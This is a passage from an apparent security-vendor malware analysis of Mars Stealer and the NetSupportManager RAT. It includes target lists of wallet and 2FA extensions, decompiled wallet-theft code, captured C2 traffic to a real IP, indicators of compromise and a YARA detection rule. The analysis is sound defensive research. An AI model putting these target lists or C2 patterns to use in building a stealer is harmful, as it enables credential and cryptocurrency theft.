KHC	hcflpincpppdclinealmandijcmnkbgn
Temple	ookjlbkiijinhpmnjffcofjonbfbgaoc
TezBox	mnfifefkajgofkcjkemidiaecocnkjeh
Cyano Wallet	dkdedlpgdmmkkfjabffeganieamfklkm
Byone	nlgbhdfgdhgbiamfdfmbikcdghidoadd
OneKey	infeboajgfhgbjpjbeppbkgnabfdkdaf
LeafWallet	cihmoadaighcejopammfbmddcmdekcje
DAppPlay	lodccjjbdhfakaekdiahmedfbieldgik
BitClip	ijmpgkjfkbfhoebgogflfebnmejmfbml
Steem Keychain	lkcjlnjfpbikmcmbachjpdbijejflpcm
Nash Extension	onofpnbbkehpmmoabgpcpmigafmmnjhl
Hycon Lite Client	bcopgchhojmggmffilplmbdicgaihlkp
ZilPay	klnaejjgbibmhlephnhpmaofohgkpgkd
Coin98 Wallet	aeachknmefphepccionboohckonoeemg

Below is the list of 2FA Authenticator extensions:

2FA Authenticator	**Extension**
Authenticator	bhghoamapcdpbohphigoooaddinpkbai
Authy	gaedmjdfmmahhbjefcbgaolhhanlaolb
EOS Authenticator	oeljdldpnmdbchonielidgobddfffla l
GAuth Authenticator	ilgcnhelpchnceeipipijaljkblbcobl?hl=ru
Trezor Password Manager	imloifkgjagghnncjkhggdhalmcnfklk?hl=ru

Moreover, the stealer gathers the credentials and sensitive data from numerous browsers and crypto wallets (Exhibit 29).

```
{
  char v2[264]; // [esp+0h] [ebp-108h] BYREF

  crypto_wallet(0, Ethereum, Ethereum_path, (const char *)keystore, (_DWORD *)a1);
  crypto_wallet(0, Electrum, Electrum_path, (const char *)logs, (_DWORD *)a1);
  crypto_wallet(0, ElectrumLTC, ElectrumLTC_path, (const char *)logs, (_DWORD *)a1);
  crypto_wallet(0, Exodus, Exodus_path, (const char *)exodus_config_json, (_DWORD *)a1);
  crypto_wallet(0, Exodus, Exodus_path, (const char *)window_state_json, (_DWORD *)a1);
  crypto_wallet(0, Exodus, exodus_wallet, (const char *)passphrase_json, (_DWORD *)a1);
  crypto_wallet(0, Exodus, exodus_wallet, (const char *)seed_seco, (_DWORD *)a1);
  crypto_wallet(0, Exodus, exodus_wallet, (const char *)info_seco, (_DWORD *)a1);
  crypto_wallet(0, ElectronCash, ElectronCash_wallet, (const char *)default_wallet, (_DWORD *)a1);
  crypto_wallet(0, MultiDoge, MultiDoge_path, (const char *)multidoge_wallet, (_DWORD *)a1);
  crypto_wallet(0, JAXX, jaxx_local_storage, (const char *)file__0_localstorage, (_DWORD *)a1);
  crypto_wallet(0, Atomic, local_storage_leveldb, (const char *)file_000003_log, (_DWORD *)a1);
  crypto_wallet(0, Atomic, local_storage_leveldb, (const char *)CURRENT, (_DWORD *)a1);
  crypto_wallet(0, Atomic, local_storage_leveldb, (const char *)LOCK, (_DWORD *)a1);
  crypto_wallet(0, Atomic, local_storage_leveldb, (const char *)LOG, (_DWORD *)a1);
  crypto_wallet(0, Atomic, local_storage_leveldb, (const char *)MANIFEST_000001, (_DWORD *)a1);
  crypto_wallet(0, Atomic, local_storage_leveldb, (const char *)files_start_with_0000, (_DWORD *)a1);
  crypto_wallet(0, Binance, Binance_path, (const char *)app_store_json, (_DWORD *)a1);
  crypto_wallet(1, Coinomi, Coinomi_wallet, (const char *)wallet, (_DWORD *)a1);
  crypto_wallet(1, Coinomi, Coinomi_wallet, (const char *)config, (_DWORD *)a1);
  sub_4153E0(v2, 0x104u);
  folder_create((int)v2, 26);
  return sub_401280(&byte_41E022, v2, wallet_dat, a1);
}
```

Exhibit 29: The function responsible for gathering crypto wallet data

Supported browsers:

Internet Explorer, Microsoft Edge, Google Chrome, Chromium, Microsoft Edge (Chromium version), Kometa, Amigo, Torch, Orbitum, Comodo Dragon, Nichrome, Maxthon5, Maxthon6, Sputnik Browser, Epic Privacy Browser, Vivaldi, CocCoc, Uran Browser, QIP Surf, Cent Browser, Elements Browser, TorBro Browser, CryptoTab Browser, Brave Browser, Opera Stable, Opera GX, Opera Neon, Firefox, SlimBrowser, PaleMoon, Waterfox, Cyberfox, BlackHawk, IceCat, KMeleon, Thunderbird

Supported crypto wallets:

Dogecoin, Zcash, DashCore, LiteCoin, Ethereum, Electrum, Electrum LTC, Exodus, Electron Cash, MultiDoge, JAXX, Atomic, Binance, Coinomi

C2 Communication

The infected machine occasionally sends the POST requests to http://162.33.178[.]122/fakeurl.htm, which is a NetSupportManager server (Exhibit 30).

```
POST http://162.33.178.122/fakeurl.htm HTTP/1.1
User-Agent: NetSupport Manager/1.3
Content-Type: application/x-www-form-urlencoded
Content-Length:    36
Host: 162.33.178.122
Connection: Keep-Alive

CMD=ENCD
ES=1
DATA=..#..mH..UAA..g.
POST http://162.33.178.122/fakeurl.htm HTTP/1.1
User-Agent: NetSupport Manager/1.3
Content-Type: application/x-www-form-urlencoded
Content-Length:    36
Host: 162.33.178.122
Connection: Keep-Alive

CMD=ENCD
ES=1
DATA=..#..mH..UAA..g.
POST http://162.33.178.122/fakeurl.htm HTTP/1.1
User-Agent: NetSupport Manager/1.3
Content-Type: application/x-www-form-urlencoded
Content-Length:    36
Host: 162.33.178.122
Connection: Keep-Alive

CMD=ENCD
ES=1
DATA=..#..mH..UAA..g.
```

Exhibit 30: POST requests of NetSupport Manager traffic

The victim then reaches out to the Mars Stealer C2 server (/request) to grab additional DLL dependencies (Exhibit 31):

- softokn3.dll (Mozilla Firefox Library)
- sqlite3.dll (used for SQLite database)
- vcruntime140.dll (Microsoft Visual Studio runtime library)
- freebl3.dll (Mozilla NSS freebl Library)
- mozglue.dll (Mozilla Firefox Library)
- msvcp140.dll (Microsoft Visual Studio runtime library)
- nss3.dll (Network Security Services Mozilla Firefox Library)

Exhibit 31: The infected machine is reaching out to C2 Server to retrieve DLL components

The infected machine then sends out the collected data including RDP credentials and certificates in a ZIP archive to Mars Stealer C2 (Exhibit 32).

Exhibit 32: Exfiltrated data sent out to C2

The following is an example of the exfiltrated data and the contents of the previously mentioned system.txt file (Exhibit 33).



Exhibit 33: The contents of the exfiltrated ZIP archive including system.txt

During the analysis of Mars Stealer, we observed a number of similarities with Oski Stealer including anti-emulation and self-removal capabilities, language checks, loader, and grabber features of the stealer. The obfuscation mechanism is also identical to the previous versions of Mars Stealer: RC4 decryption key and Base64 strings. The Oski Stealer author removed the Telegram Support channel and stopped responding to requests on Oski Stealer at the end of June 2020.

eSentire's TRU team accesses with high confidence that Mars Stealer is a successor of Oski Stealer, although it is worth noting that unlike Oski Stealer, Mars Stealer does not support Outlook data and credential exfiltration.

How eSentire is Responding

Our Threat Response Unit (TRU) team combines threat intelligence obtained from research and cybersecurity incidents to create practical outcomes for our customers. We are taking a full-scale response approach to combat modern cybersecurity threats by deploying countermeasures, such as:

- Implementing cyber threat detections to identify malicious command execution, usage of renamed tools and ensure that eSentire has visibility and detections are in place across eSentire MDR for Endpoint and MDR for Network.
- Performing global cyber threat hunts for indicators associated with Mars Stealer.

Our detection content is supported by investigation runbooks, ensuring our SOC (Security Operations Center) analysts respond rapidly to any intrusion attempts related to a known malware Tactics, Techniques, and Procedures. In addition, TRU closely monitors the threat landscape and constantly addresses capability gaps and conducts retroactive threat hunts to assess customer impact.

Recommendations from eSentire's Threat Response Unit (TRU)

We recommend implementing the following controls to help secure your organization against SolarMarker malware:

- Implement a Phishing and Security Awareness Training (PSAT) program that educates and informs employees on emerging threats in the threat landscape.
- Confirm that all devices are protected with Endpoint Detection and Response (EDR) solutions.
- Prevent web browsers from automatically saving and storing passwords. It is recommended to use password managers instead.
- Enable multi-factor authentication whenever it is applicable.

While the TTPs used by adversaries grow in sophistication, they lead to a certain level of difficulties at which critical business decisions must be made. Preventing the various cyberattack paths utilized by the modern threat actor requires actively monitoring the threat landscape, developing, and deploying endpoint detection, and the ability to investigate logs & network data during active intrusions.

eSentire's TRU team is a world-class team of threat researchers who develop new detections enriched by original threat intelligence and leverage new machine learning models that correlate multi-signal data and automate rapid response to advanced cyber threats.

If you are not currently engaged with an MDR provider, eSentire MDR can help you reclaim the advantage and put your business ahead of disruption.

Learn what it means to have an elite team of Threat Hunters and Researchers that works for you. Connect with an eSentire Security Specialist.

Appendix

- https://www.esentire.com/blog/fake-chrome-setup-leads-to-netsupportmanager-rat-and-mars-stealer
- https://blog.morphisec.com/threat-research-mars-stealer
- https://cyberint.com/blog/research/mars-stealer/
- https://www.cyberark.com/resources/threat-research-blog/meet-oski-stealer-an-in-depth-analysis-of-the-popular-credential-stealer
- https://docs.microsoft.com/en-us/windows/win32/api
- https://www.ired.team/offensive-security/defense-evasion/bypassing-cylance-and-other-avs-edrs-by-unhooking-windows-apis
- https://blog.malwarebytes.com/threat-analysis/2018/08/process-doppelganging-meets-process-hollowing_osiris/

Indicators of Compromise

Name	Indicators
googleglstatupdt[.]com	Hosting ChromeSetup ISO
zrianevakn1[.]com	NetSupportManager RAT C2
162[.]33.178.122	NetSupportManager RAT C2
115d1ae8b95551108b3a902e48b3f163	ChromeSetup.iso
b15e0db8f65d7df27c07afe2981ff5a755666dce	ChromeSetup.exe
37c24b4b6ada4250bc7c60951c5977c0	NetSupportManager RAT
5[.]45.84.214	Mars Stealer C2 (Offline)
e57756b675ae2aa07c9ec7fa52f9de33935cbc0f	Mars Stealer

e3c91b6246b2b9b82cebf3700c0a7093bacaa09b	Esitanza.exe.pif (renamed AutoIt)
e3c91b6246b2b9b82cebf3700c0a7093bacaa09b	ANpRAHx.exe (disguised as 3uAirPlayer, drops Mars Stealer and obfuscated AutoIt scripts)
5c4e3e5fda232c31b3d2a2842c5ea23523b1de1a	Installer_ovl.exe
2a2b00d0555647a6d5128b7ec87daf03a0ad568f	consoleappmrss.exe
3c80b89e7d4fb08aa455ddf902a3ea236d3b582a	Fervore.wmd (obfuscated AutoIt script)
26136c59afe28fc6bf1b3aeba8946ac2c3ce61df	Vai.wmd (obfuscated AutoIt script, contains Mars Stealer)
e6f18804c94f2bca5a0f6154b1c56186d4642e6b	Una.wmd (obfuscated AutoIt script)

Yara Rules

```
import "pe"

rule  MarsStealer {
    meta:
        description = "Identifies Mars Stealer malware"
        author = "eSentire TI"
        date = "04/20/2022"
        hash = "e57756b675ae2aa07c9ec7fa52f9de33935cbc0f"
    strings:
        $string1 = "C:\\ProgramData\\nss3.dll"
        $string2 = "passwords.txt"
        $string3 = "screenshot.jpg"
        $string4 = "*wallet*.dat"
        $string5 = "Grabber\\%s.zip"
    condition:
        all of ($string*) and
        (uint16(0) == 0x5A4D or uint32(0) == 0x4464c457f)
}
```

To learn how your organization can build cyber resilience and prevent business disruption with eSentire’s Next Level MDR, connect with an eSentire Security Specialist now.

GET STARTED

ABOUT ESENTIRE'S THREAT RESPONSE UNIT (TRU)

The eSentire Threat Response Unit (TRU) is an industry-leading threat research team committed to helping your organization become more resilient. TRU is an elite team of threat hunters and researchers that supports our 24/7 Security Operations Centers (SOCs), builds threat detection models across the eSentire XDR Cloud Platform, and works as an extension of your security team to continuously improve our Managed Detection and Response service. By providing complete visibility across your attack surface and performing global threat sweeps and proactive hypothesis-driven threat hunts augmented by original threat research, we are laser-focused on defending your organization against known and unknown threats.
